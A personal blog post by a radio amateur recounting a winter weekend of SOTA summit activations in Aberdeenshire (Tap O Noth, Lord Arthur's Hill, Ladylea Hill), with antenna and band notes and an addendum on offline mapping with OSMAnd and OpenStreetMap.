





Tap O Noth Once finally out, the weather was a bit cloudy with passing snow showers, but in between the showers I was above the clouds and the air was clear: After a mild struggle on 2m, I set up the end fed the first hill and got to work from the old hill fort: The end fed worked flawlessly. Exactly as promised, switching between 7MHz, 14MHz, 21MHz and 28MHz without a tuner was perfect, I chased hills on all the bands, and had a great time. Apart from 40m, where there was absolutely no space due to a contest. That wasn t such a fun time! My fingers were bitterly cold, so on went the big gloves for the descent and I felt like I was warm by the time I made it back to the car. It worked so well, in fact, I took the 1/4 wave cheap vertical out my bag and decided to brave it on the next activation.
Lord Arthur s Hill GM5ALX has posted a .gpx to sotlas which is shorter than the other ascent, but much sharper - I figured this would be a fun new way to try up the hill! It takes you right through the heart of the Littlewood Park estate, and I felt a bit uncomfortable walking straight past the estate cottages, especially when there were vehicles moving and active work happening. Presumably this is where Lord Arthur lived, at the foot of his hill. I cut through the woods to the west of the cottages, disturbing some deer and many, many pheasants, but I met the path fairly quickly. From there it was a 2km walk, 300m vertical ascent. Short and sharp! At the top, I was treated to a view of the hill I had activated only an hour or so before, which is a view that always makes me smile: To get some height for the feedpoint, I wrapped the coax around my winder a couple of turns and trapped it with the elastic while draping the coax over the trig. This bought me some more height and I felt clever because of it. Maybe a pole would be easier? From here, I worked inter-G on 40m and had a wee pile up, eventually working 15 or so European stations on 20m. Pleased with that! I had been considering a third hill, but home was the call in the failing light. Back to the car I walked to find my key didn t have any battery, so out came the Audi App and I used the Internet of Things to unlock my car. The modern world is bizarre.
Sunday - Cloudy Head // Head in the Clouds Sunday started off migraney, so I stayed within the confines of my house until I felt safe driving! After some back and forth in my cloudy head, I opted for the easier option of Ladylea Hill as I wasn t feeling up for major physical exertion. It was a long drive, after which I felt more wonky, but I hit the path eventually - I run to Hibby Standard Time, a few hours to a few days behind the rest of GM/ES. I was ready to bail if my head didn t improve, but it turns out, fresh cold air, silence and bloodflow helped. Ladylea Hill was incredibly quiet, a feature I really appreciated. It feels incredibly remote, with a long winding drive down Glenbuchat, which still has ice on the surface of the lochs and standing water. A brooding summit crowned with grey cloud in fantastic scenery that only revealed itself upon the clouds blowing through: I set up at the cairn and picked up 30 contacts overall, split between 40m and 20m, with some inter-g on 40 and a couple of continental surprises. 20 had longer skip today, so I saw Spain, Finland, Slovenia, Poland. On teardown, I managed to snap the top segment of my brand new mast with my cold, clumsy fingers, but thankfully sotabeams stock replacements. More money at the problem, again. Back to the car, no app needed, and homeward bound as the light faded. At the end of the weekend, I find myself finally over 100 activator points and over 400 chaser points. Somehow I ve collected more points this year already than last year, the winter bonuses really do stack up!

Addendum - OSMAnd & Open Street Map I ve been using OSMAnd on my iPhone quite extensively recently, I think offline mapping is super important if you re going out to get mildly lost in the hills. On more than one occasion, I have confidently set off in the wrong direction in the mist, and maps have saved my bacon! As you can download .gpx files, it s great to have them on the device and available for guidance in case you get lost, coupled with an offline map. Plus, as I drive around I love to have the dark red of a hill I ve walked appear on the map in my car dash or in my hand: This weekend I discovered it s possible to have height maps for nice 3d maps and contours marked on the map - you just need to download some additions for the maps. This is a really nice feature, it makes maps more pretty and more useful when you re in the middle of nowhere. Open Street Map also has designators for SOTA summits here and similar for POTA here GM5ALX has set to adding the summits around Scotland here. While the benefits aren t immediately obvious, it allows developers of mapping applications access to more data at no extra cost, really. It helps add depth to an already rich set of information, and allows us as radio amateurs to do more interesting things with maps and not be shackled to Apple/Google. Because it s open data, we can also fix things we find wrong as users. I like to fix road surfaces after I ve been cycling as that will feed forward to route planning through Komoot and data on my wahoo too, which can be modified with osm maps. In the future, it s possible to have an OSMAnd plugin highlighting local SOTA summits or mimicking features of sotl.as but offline. It s cool to be able to put open technologies to use like this in the field and really is the convergence point of all my favourite things!

Antoine Beaupr : A slow blogging year

